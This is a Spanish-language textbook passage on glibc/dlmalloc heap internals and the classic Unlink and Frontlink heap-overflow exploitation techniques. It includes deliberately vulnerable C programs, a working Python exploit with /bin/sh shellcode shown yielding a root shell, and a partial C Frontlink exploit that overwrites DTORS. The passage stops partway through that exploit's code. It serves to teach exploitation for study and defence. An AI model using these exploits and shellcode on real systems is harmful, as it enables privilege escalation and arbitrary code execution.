Nota

Actualmente la implementación de gestión de memoria en sistemas GNU/Linux se conoce como `Ptmalloc`. Se trata de una versión ampliada de `dlmalloc` y mantenida por Wolfram Gloger. Su finalidad es adaptarse a toda clase de aplicaciones modernas y permitir que éstas puedan trabajar de un modo concurrente. `Ptmalloc` puede gestionar varios heaps al mismo tiempo facilitando que distintos hilos de ejecución puedan realizar solicitudes de memoria independientes, todo ello sin deteriorar el rendimiento global o *performance*. Por convención, la mayoría de las veces nos referiremos al algoritmo de gestión simplemente como `dlmalloc`, asumiendo que las técnicas detalladas se aplican a ambas versiones.

8.2.1. Organización del Heap

La información de control de los trozos asignados se almacena de forma contigua a la memoria reservada dentro del heap. Es esta información de control a la que llamamos *cabecera* o incluso algunas veces *tags* límite (etiquetas en los extremos).

De este modo, dos llamadas consecutivas a `malloc()` pueden construir en el heap una estructura como la siguiente:



Imagen 08.02: Estructura del montículo: cabeceras y trozos.

Deducimos pues que un desbordamiento en el primero de los trozos de memoria asignados nos ofrece la posibilidad de corromper la cabecera del siguiente trozo. También, cómo no, sería viable modificar el contenido de la memoria del segundo buffer asignado, pero a no ser que los datos que contenga sean de carácter financiero, por lo general no resulta extremadamente útil a un atacante.

La experiencia nos dicta que no solamente podemos sobrescribir cabeceras posteriores, sino también las que preceden al trozo asignado. A esta técnica la denominamos *underflow*. Normalmente es provocado por un desbordamiento de enteros que da como resultado un índice negativo no esperado y que es utilizado por el puntero reservado.

Los trozos disponibles en el heap pueden ser tanto asignados como libres. Estos últimos se almacenan posteriormente en unas listas enlazadas conocidas como *bins*, acorde a su tamaño y con el objetivo de economizar tiempo y espacio.

A modo de recapitulación podemos establecer algunas bases:

- Los trozos libres en el heap se mantienen bajo una lista doblemente enlazada que puede ser recorrida en ambas direcciones (*bin*).
- Existe una regla básica en la gestión del heap: nunca pueden existir dos trozos libres adyacentes. Si esto ocurre, se fusionan con el fin de evitar trozos demasiado pequeños sin uso real (se minimiza la fragmentación).

Debido a esto, las cabeceras de un trozo asignado y la de uno libre difieren. En el trozo libre la cabecera contiene dos punteros que apuntan tanto al siguiente trozo libre como al anterior. Como un trozo asignado no precisa de dichos punteros, utiliza este espacio para almacenar los datos del usuario, con lo que se evitan pérdidas de memoria innecesarias. Veamos gráficamente ambos trozos.




Imagen 08.03: Estructura de trozos libres y asignados.

El código fuente de GNU libc define tanto un trozo libre como uno asignado de la misma forma:

```
struct malloc_chunk {
    INTERNAL_SIZE_T prev_size;
    INTERNAL_SIZE_T size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
};
```

Lo cierto es que la definición actual de las versiones más modernas de malloc definen dos elementos más: `fd_nextsize` y `bk_nextsize`. Su uso se destina a la gestión eficiente de bloques largos, pero podemos excluirllos del análisis al carecer de relevancia en los ataques presentados. En la práctica, nuestra percepción sobre los mismos será la que hemos mostrado en la ilustración. Nos concentraremos ahora en la finalidad de cada uno de los campos de la cabecera.

prev_size

Especifica el tamaño del trozo anterior (en bytes) siempre que el mismo se encuentre libre. Si recordamos la regla de que no pueden existir dos trozos libres contiguos, deducimos que este campo solo se utiliza en trozos asignados. De hecho, `dlmalloc` permite al trozo previo asignado utilizar este espacio para almacenar parte de sus datos. Observe la ilustración.




Imagen 08.04: Composición de trozos libres y asignados.

size

Especifica el tamaño (en bytes) del propio trozo, ya sea libre o asignado. Este campo resulta ser el más especial de todos ya que sus 3 bits menos significativos contienen información de control extra.

Bit	Función
PREV_INUSE 0x1	Indica si el trozo anterior está en uso.
IS_MMAPPED 0x2	Indica si el trozo ha sido asignado mediante <code>mmap()</code> .
NON_MAIN_ARENA 0x4	Indica si el trozo pertenece al arena primario.

Tabla 08.02: Bits de control.

Debido a esta particularidad del campo `size`, no puede existir un trozo con un tamaño menor que 8 bytes, $00001000 = 8$. `Dlmalloc` extrae el tamaño real del trozo con las siguientes macros:

```
#define SIZE_BITS ( PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA )
#define chunksize( p )    ( (p)->size & ~(SIZE_BITS) )
```

fd

Puntero al siguiente trozo libre en la lista doblemente enlazada. En un trozo asignado constituye el principio de la zona de datos.

bk

Puntero al anterior trozo libre en la lista doblemente enlazada. En un trozo asignado constituye una parte de la zona de datos.

8.2.2. Algoritmo `free()`

`free()` es la función que se presenta de cara al usuario con el objetivo de liberar la memoria de un puntero que ha sido previamente reservada. Como ya se ha mencionado, los trozos libres se almacenan por tamaños en unas estructuras llamadas *bins*. Un *bin* está formado simplemente por dos punteros que apuntan hacia delante y hacia atrás para crear una lista circular doblemente enlazada como la que puede apreciar en el gráfico.




Imagen 08.05: Almacenamiento y gestión de trozos libres.

La macro `frontlink()` es la encargada de insertar el trozo recién liberado en su correspondiente *bin*. La macro es ejecutada directamente por `free()` si el trozo a liberar es contiguo tanto por delante como por detrás a un trozo asignado.

En cualquier otro caso se puede dar una de las siguientes situaciones:

- El trozo superior se trata del fragmento más alto o *wilderness*, en cuyo caso el trozo a liberar es fusionado con éste con el único efecto de que el *wilderness* crece como si lo hubieran expandido llamando a `brk()`.
- El trozo contiguo, ya sea el que le precede o el que le sigue se encuentra en estado libre. En este caso, lo primero que `free()` hace es comprobar si se trata de la parte de un trozo recientemente dividido (un caso especial al que no prestaremos más atención por el momento). En cualquier otro caso simplemente se fusionan los dos trozos libres adyacentes mediante la macro `unlink()` y a continuación se pasa este nuevo trozo más grande a `frontlink()` para que lo inserte en el *bin* adecuado.

Desde el punto de vista de un atacante, la última de las situaciones es la que nos permite corromper las estructuras de datos y ejecutar código arbitrario.

8.3. Técnica Unlink

A continuación detallaremos minuciosamente la técnica de explotación de binarios conocida por el nombre Unlink. Es, sin duda alguna, la forma de ataque más básica y esencial en un sistema operativo tipo Linux.

Nota

La implementación `malloc` de los sistemas operativos de Microsoft ha sido atacada en el pasado mediante la técnica Unlink. Todo lo aprendido en este capítulo ha sido aplicable en ambas plataformas con ligeros matices.

8.3.1. Teoría

Sabemos que el trozo asignado y pendiente de liberar no se encuentra ubicado en ningún *bin* concreto en el momento de llamar a `free()`. En cambio, el trozo contiguo libre, ya sea el que le precede o el que le sigue, sí que está insertado en su *bin* y cubriendo un espacio en la lista circular que corresponde a su tamaño. Por ende, antes de unir estos dos trozos y fusionarlos de forma que compongan uno más grande, `free()` llama a la macro `unlink()` para desenlazarlo. Mostramos el código a continuación:

```
#define unlink( P, BK, FD ) {
[1] BK = P->bk;
[2] FD = P->fd;
[3] FD->bk = BK;
[4] BK->fd = FD;
}
```

`P` es el trozo anterior o posterior al que se desea liberar y es el que se procede a desenlazar de la lista circular. ¿Cómo? Veámoslo gráficamente.




Imagen 08.06: Proceso de desenlace de trozos en la macro `unlink()`.

Esto es exactamente lo que hacen los cuatro pasos de la macro `unlink()`, el *bin* del que ha sido separado el trozo continua unido en todos sus extremos, pero uno de sus elementos ha sido sustraído para poder unirse al trozo que va a ser liberado mediante `free()`. Si bien el proceso parece bastante eficiente, el hecho de que la información de control (la cabecera) se almacene de forma contigua a los trozos de memoria donde se escriben los datos puede resultar realmente desastroso y convertirse en una grave vulnerabilidad.

Haremos ahora un ejercicio de suposiciones y seremos conscientes de cuál es el objetivo final de la técnica Unlink. Imaginemos por un momento que somos capaces de manipular los punteros `fd` y `bk` de ese trozo contiguo `P` mediante un desbordamiento de buffer. Todavía más, ilustremos de forma matemática qué significado tiene algo como `P->bk` o `P->fd`. Obtendremos las siguientes equivalencias:

```
ptr->prev_size = (*ptr).prev_size = *ptr + 0
ptr->size      = (*ptr).size      = *ptr + 4
ptr->fd        = (*ptr).fd        = *ptr + 8
ptr->bk        = (*ptr).bk        = *ptr + 12
```

Teniendo esto en cuenta, si conseguimos modificar `P->bk` con la dirección de un shellcode, y `P->fd` con la dirección de una entrada en la GOT o DTORS menos 12, lo que ocurrirá dentro de la macro `unlink()` será lo siguiente:

```
[1] BK = P->bk = &shellcode
[2] FD = P->fd = &__dtor_end__ - 12
[3] FD->bk = BK -> *(&__dtor_end__ - 12) + 12 = &shellcode
```

Resultando en una ejecución de código arbitrario cuando la aplicación vulnerable finalice. Puede verse sin mayores distracciones que todo consiste en un juego de sobrescritura de punteros y direcciones. Pero todavía queda un pequeño problema por solventar, un análisis exhaustivo nos indica que no debemos olvidar en ningún momento el peligro de la cuarta sentencia de la macro `unlink()`:

```
[4] BK->fd = FD -> *(&shellcode + 8) = (&__dtor_end__ - 12)
```

Esto provocará la sobrescritura de cuatro bytes dentro del shellcode a partir del octavo byte del mismo. Con el fin de evadir esta limitación, la primera instrucción del shellcode debe estar constituida por un salto `jmp` que pase por encima del contenido alterado y caiga dentro del payload real.




Imagen 08.07: Inyección de una instrucción `jmp`.

Ahora abandonemos por un momento las suposiciones y veamos en la siguiente sección cómo lograr explotar un programa vulnerable.

8.3.2. Componentes de un Exploit

Eche un vistazo al error evidente que se produce en el siguiente listado de código.

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
```

```

{
    char *buffer1, *buffer2;
    buffer1 = (char *) malloc(512);
    buffer2 = (char *) malloc(512);
    if ( argc > 1 )
        strcpy(buffer1, argv[1]);
    free(buffer1);
    free(buffer2);
    return 0;
}

```

Observamos claramente el terrible fallo de una función `strcpy()` siendo ejecutada sin comprobar el tamaño de la entrada de datos que van a ser guardados en el primero de los buffers declarados. Por lo tanto, si un agente malicioso introduce demasiados elementos en el mismo, corromperá la cabecera del segundo trozo y su espacio de memoria asignado.

En principio, esto nos permite modificar los punteros `fd` y `bk` del segundo trozo, consiguiendo así ejecutar un shellcode cuando se produzca la primera llamada a `free()`. Pero debemos recordar que este segundo trozo se encuentra asignado y por lo tanto `free()` no intentará desenlazarlo. Por este motivo la primera fase de nuestro ataque intentará engañar a `dlmalloc` haciéndole creer que el trozo contiguo sí que está libre. Para ello debemos tener en cuenta dos principios:

- ¿Cómo sabe `dlmalloc` si un trozo está libre? Consultando el bit menos significativo (`PREV_INUSE`) del campo `size` del siguiente trozo.
- ¿Cómo sabe `dlmalloc` donde está el siguiente trozo? Sumándole a la dirección del trozo actual el valor de su propio campo `size`.

Para saber si el segundo trozo (`buffer2`) se encuentra libre, `dlmalloc` consultará al trozo que le sigue, que en nuestro caso particular se trata del trozo más alto o *wilderness*. El campo `size` de este último trozo tendrá el bit `PREV_INUSE` activado, indicando que el segundo trozo está en uso y por lo tanto `free()` no llamará a `unlink()`.

Pero ateniéndonos a la segunda consigna de la que hablamos hace un instante, sabemos que `dlmalloc` conoce la posición del siguiente trozo utilizando como desplazamiento u *offset* el valor del campo `size` del segundo trozo. Y ésta es la facultad que nos permite trucar `dlmalloc` para crear un tercer trozo falso situado en el lugar que mejor nos convenga.

Imaginemos que modificamos el valor del campo `size` del segundo trozo (`buffer2`) y establecemos un valor de `-4` (`0xffffffffc`). `dlmalloc` pensará que el trozo contiguo a éste se encuentra 4 bytes antes del comienzo del segundo trozo, e intentará leer el campo `size` de este tercer trozo falso que resulta coincidir exactamente con el campo `prev_size` del mismo segundo trozo. Si ahí colocamos un valor arbitrario tal que el bit `PREV_INUSE` esté desactivado, `free()` procederá a llamar a `unlink()` para desenlazar el segundo trozo. Gráficamente lo que ocurre es lo siguiente:




Imagen 08.08-1: Creación de un tercer trozo falso artificial.




Imagen 08.08-2: Creación de un tercer trozo falso artificial (Continuación).

Observe que el valor `-4` provoca que el tercer trozo falso comience 4 bytes antes del principio del segundo trozo y no desde el mismo campo `size`. Es por ello que el campo `prev_size` del segundo trozo coincide exactamente con el campo `size` del tercer trozo falso.

Así que finalmente ya tenemos todas las piezas del puzzle necesarias para corromper el programa vulnerable:

Segundo trozo

`prev_size` -> Un entero con el bit `PREV_INUSE` desactivado.
`size` -> Un entero con el valor `-4` (`0xfffffff0`).
`*fd` -> Dirección de `__DTOR_END__` o entrada GOT menos 12.
`*bk` -> Dirección de un `shellcode`.

Nuestro `shellcode` puede ir situado al principio del primer trozo (`buffer1`). Por lo tanto, y con todas las piezas dispuestas, podemos diseñar un exploit en Python que nos devuelva una shell con nuevos privilegios. En este caso concreto hemos sobrescrito la entrada de la función `free()` en la GOT, que al ser llamada por segunda vez ejecutará nuestro `shellcode`. Las direcciones de los bloques reservados pueden ser obtenidas de la siguiente forma:

```
blackngel@bbc:~$ ltrace ./vuln_black
...
malloc(512)           = 0x804a008
malloc(512)           = 0x804a210
strcpy(0x804a008, "black") = 0x804a008
free(0x804a008)        = <void>
free(0x804a210)        = <void>
```

He aquí el exploit:

```
from struct import *
import os
shellcode = "\xeb\x0caaaabbbbcccc" \
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" \
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" \
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
prev_size = pack("<I", 0xfffffff0)
fake_size = pack("<I", 0xfffffff0)
addr_sc = pack("<I", 0x0804a008 + 8)
```

```
got_free = pack("<I", 0x08049638 - 12)
payload = "aaaabbbb" + shellcode + "b"x(512-len(shellcode)-8)
payload += prev_size + fake_size + got_free + addr_sc
os.system("./vuln " + payload)
```

Y su ejecución:

```
blackngel@bbc:~$ python exploit.py
sh-2.05b# exit
```

Hemos alcanzado la culminación de la técnica Unlink con éxito.

8.4. Técnica Frontlink

Nos disponemos a mostrar en la presente sección la segunda aunque menos divulgada técnica Frontlink. Ésta requiere de unas condiciones especialmente concretas para ser aplicable en un entorno real y sugerimos al lector que haga acopio de toda su concentración para no perderse en las áreas más oscuras de la teoría que enseguida vamos a tratar.

8.4.1. Conocimientos previos

Hablemos ahora sobre el algoritmo utilizado por malloc de Doug Lea para calcular el tamaño exacto de un trozo o buffer solicitado por un usuario mediante una llamada a `malloc()`. Recordemos que la cabecera de un trozo en el heap, ya sea libre o asignado, se compone de los campos: `prev_size`, `size`, `fd` y `bk`. Si bien esto es cierto, también sabemos que los dos últimos no son utilizados en un trozo asignado, ya que solo sirven para construir la lista doblemente enlazada de trozos libres. Por lo tanto, éstos se aprovechan como parte de la memoria que contendrá los datos introducidos en el buffer. Siendo esto así, al tamaño del bloque de memoria solicitado por el usuario se le agregan 8 bytes (`prev_size + size`).

Todavía debemos tener en cuenta algo más, como ya se mencionó anteriormente, el campo `prev_size` del trozo posterior al que estamos solicitando no se usa, y por tanto puede mantener datos de usuario y formar parte del nuevo bloque asignado para ahorrar memoria.

Por último, `malloc()` solo trabaja con trozos cuyo tamaño son múltiplo de 8, de modo que asignará el múltiplo más cercano a la cantidad recién calculada. El siguiente listado de código lo demuestra.

```
#define MALLOC_ALIGNMENT ( SIZE_SZ + SIZE_SZ )
#define MALLOC_ALIGN_MASK ( MALLOC_ALIGNMENT - 1 )
#define request2size( req, nb ) \
    ( nb = (((req) + SIZE_SZ) + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK )
```

Por ejemplo, una sentencia como `buff = malloc(666)` obtendría como resultado:

```
nb = (((666) + 4) + 7) & ~(7) = 672
```

Por lo que el tamaño real pasa a ser 672 bytes, que efectivamente es un múltiplo de 8, pues $672 / 8 = 84$.

8.4.2. Explotación

Pasamos ahora a detallar en profundidad la técnica Frontlink. Estudiemos detenidamente el código de la macro que deseamos atacar:

```
#define frontlink( A, P, S, IDX, BK, FD ) {
    if ( S < MAX_SMALLBIN_SIZE ) {
        IDX = smallbin_index( S );
        mark_binblock( A, IDX );
        BK = bin_at( A, IDX );
        FD = BK->fd;
        P->bk = BK;
        P->fd = FD;
        FD->bk = BK->fd = P;
[1] } else {
    IDX = bin_index( S );
    BK = bin_at( A, IDX );
    FD = BK->fd;
    if ( FD == BK ) {
        mark_binblock( A, IDX );
    } else {
[2]         while ( FD != BK && S < chunksize( FD ) ) {
[3]             FD = FD->fd;
            }
[4]         BK = FD->bk;
        }
        P->bk = BK;
        P->fd = FD;
[5]     FD->bk = BK->fd = P;
}
}
```

La macro `frontlink()` es llamada cuando se desea liberar un trozo previamente asignado y sus trozos contiguos, tanto el anterior como el siguiente, no se encuentran libres. Cuando esto ocurre, ninguno de los trozos contiguos puede ser desenlazado con `unlink()` para fusionarlo con el trozo a liberar (es decir, no podemos utilizar la técnica de explotación Unlink), de modo que se llama directamente a `frontlink()` para buscar el lugar adecuado en el que debe introducirse el bloque recién liberado, que será el *bin* correspondiente al tamaño del trozo. Si éste es lo suficientemente grande (mayor que 512 bytes), podemos alcanzar el bucle `while` señalado en [2].

El objetivo final de esta técnica es lograr que `BK->fd` apunte a la dirección de `__DTOR_END__` o a la dirección de alguna entrada en la GOT. Caso de lograrlo, en [5] podremos escribir en dicha dirección la dirección del trozo `P` a liberar. Esta última coincide exactamente con su campo `prev_size`, y si ahí se encuentra una instrucción `jmp` que salte directamente a un shellcode colocado antes o después de dicho trozo, entonces podremos ejecutar código arbitrario.

Existen algunos pasos previos que deben ser ejecutados para que el ataque resulte satisfactorio. En primer lugar, el exploitador debe situar dentro del *bin* donde será introducido el bloque a liberar, un trozo con su campo `fd` manipulado que apunte a su vez a un trozo falso situado en el espacio de memoria del proceso, por ejemplo en el entorno pasado al programa. El *bin* contiene los trozos en orden

decreciente, de modo que el trozo con el campo `fd` manipulado debe ser mayor que el trozo a liberar para que el bucle `while` pase por él antes de terminar.

Imaginemos que previamente hemos liberado un trozo manipulado cuyo campo `fd` contuviese una dirección arbitraria en el entorno. Si el nuevo bloque a liberar es menor que este trozo manipulado, en [3], cuando se ejecute la sentencia `FD = FD->fd`, `FD` tomará el valor de esta dirección en el entorno, donde debemos crear otro trozo falso.

La siguiente tarea consiste en lograr que el bucle `while` se detenga mientras `FD` todavía apunta al entorno. Para ello debemos romper una de las condiciones que rigen dicho bucle, en concreto `s < chunksize(FD)`. Esto se consigue haciendo que el valor del campo `size` del trozo falso situado en el entorno sea 0. Una vez abandonamos el bucle, el campo `bk` del trozo falso creado en el entorno debe contener la dirección de `__DTOR_END__ - 8` o una entrada en la GOT menos 8. Este valor o dirección será introducido en `BK` en la instrucción [4] `BK = FD->bk`.

Llegado a este punto, en [5] `BK->fd = p`, será situado en `BK + 8` la dirección del trozo `p`, donde situaremos código máquina válido que será ejecutado una vez que el programa finalice.

En la siguiente ilustración mostramos la estructura del bloque falso creado en el entorno.




Imagen 08.09: Composición del bloque falso.

Resumimos las condiciones necesarias para que el ataque Frontlink sea una alternativa de ataque válida contra una aplicación vulnerable:

- Un buffer en el heap que pueda desbordarse con una función de entrada de datos.
- Un buffer contiguo a éste que debe ser liberado y al que se le modificará el campo `fd` de su cabecera gracias al desbordamiento del buffer anterior.
- Un buffer a liberar con un tamaño mayor que 512 pero menor a su vez que el buffer anterior.
- Un buffer declarado anteriormente al del paso 3 que permita sobrescribir el campo `prev_size` de éste.

El siguiente listado constituye el programa vulnerable objeto de nuestro análisis:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
    char *first, *second, *third, *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);    /*[1]*/
    second = malloc(1500);                 /*[2]*/
    third = malloc(12);                     /*[3]*/
    fourth = malloc(666);                    /*[4]*/
```

```

fifth = malloc(1508);           /*[5]*/
sixth = malloc(12);            /*[6]*/
printf("\nfirst = [ %p ]", first);
printf("\nsecond = [ %p ]", second);
printf("\nthird = [ %p ]", third);
printf("\nfourth = [ %p ]", fourth);
printf("\nfifth = [ %p ]", fifth);
printf("\nsixth = [ %p ]\n", sixth);
strcpy(first, argv[2]);        /*[7]*/
free(fifth);                   /*[8]*/
strcpy(fourth, argv[1]);       /*[9]*/
strncpy(second, argv[3], 64);  /*[10]*/
free(second);                  /*[11]*/

return 0;
}

```

Una pregunta que quizás se esté formulando el lector es la siguiente: ¿por qué la técnica Unlink no puede ser aplicada en este programa concreto? El análisis es simple, vemos que el cuarto trozo se puede desbordar mediante una llamada vulnerable a `strcpy()` en [9], pero desgraciadamente el quinto trozo contiguo es liberado previamente en [8].

No obstante, aún cuando este quinto trozo ha sido introducido en su *bin* correspondiente una vez llamado a `free()`, todavía podemos alterar su campo `fd` mediante el desbordamiento del cuarto trozo. En este punto la técnica Unlink sería un método de ataque viable si después de [9] se produjese una llamada como `free(fourth)` que liberara el cuarto trozo. Como esto nunca ocurre, todavía nos queda la opción de aprovechar la liberación del segundo trozo en [11] para redirigir el flujo del programa y ejecutar código arbitrario. En efecto, el tamaño de este segundo trozo es mayor que 512 bytes, y además existe un buffer que le precede (`first`) que permite alterar el campo `prev_size` del segundo.

El exploit que veremos a continuación realiza las siguientes acciones:

- Utiliza el primer argumento pasado al programa para rellenar el cuarto buffer, incluidos los campos `prev_size` y `size` del trozo siguiente (el quinto) y sobrescribe el campo `fd` de este trozo con una dirección apuntando al entorno pasado al programa donde se creará un trozo falso.
- Utiliza el segundo argumento pasado al programa para rellenar el primer buffer y sobrescribir el campo `prev_size` del segundo buffer, que como ya sabemos forma parte de la zona de datos del primero, con una instrucción `jmp` que saltará 12 bytes mas allá y caerá directamente en la zona de datos dentro del shellcode.
- Utiliza el tercer argumento pasado al programa para insertar un shellcode en el segundo buffer (mediante una llamada segura a `strncpy()` en [10]).
- Crea un entorno específico con un trozo falso cuyos campos serán: `prev_size = DUMMY`, `size = 0`, `fd = DUMMY`, `bk = &(DTORS_END) - 8`.

Al finalizar el ataque, la disposición del heap debería quedar tal y como mostramos en la siguiente ilustración:




Imagen 08.10: Disposición del heap tras el ataque.

La dirección del trozo falso creado en el entorno se calcula de la siguiente manera:

```
( (0xc0000000 - 4) - sizeof(name_prog) - (16 + 1) )
```

El trozo falso quedará así constituido:



Imagen 08.11: Trozo falso en el entorno.

Supongamos ahora que hemos obtenido la dirección de `__DTOR_END__` en `0x0804973c`. Por lo tanto, `0x08049734` es el valor a usar en el campo `bk` del trozo falso ubicado en el entorno. He aquí el exploit:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```



```

#define __DTOR_END__ (0x0804973c - 8)
#define VULN_PROG "./vulnh"
#define TROZO_FALSO ( (0xc0000000 - 4) - sizeof(VULN_PROG) - (16 + 1) )
#define DUMMY 0x0defaced
char shellcode[] = "\x41\x41\x41\x41\x41\x41\x41\x41" /* Basura */
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c"
"\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
"\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
char jump[] = "\x01\xeb\x0c\x01";
int main(void)
{
    char *p;
    char argv1[676+1];
    char argv2[52];
    char argv3[64];
    char fake_chunk[16 + 1];
    size_t size;
    char **envp;
    char *argv[] = { VULN_PROG, argv1, argv2, argv3, NULL };
    p = argv1;
    memset(p, 'B', 676 - 4);
    p += 676 - 4;
    *( (void **)p ) = (void *) (TROZO_FALSO);
    p += 4;
    *p = '\0';
    p = argv2;
    memset(p, 'B', 52 - sizeof(jump));
    p += 52 - sizeof(jump);
    memcpy(p, jump, sizeof(jump));
    p = argv3;
    memcpy(p, shellcode, sizeof(shellcode));
    p = fake_chunk;
    *( (void **)p ) = (void *) (DUMMY);
    p += 4;
    *( (void **)p ) = (void *) (0x00000000);
    p += 4;
    *( (void **)p ) = (void *) (DUMMY);
    p += 4;
    *( (void **)p ) = (void *) (__DTOR_END__);
    p += 4;
    *p = '\0';
    size = 0;
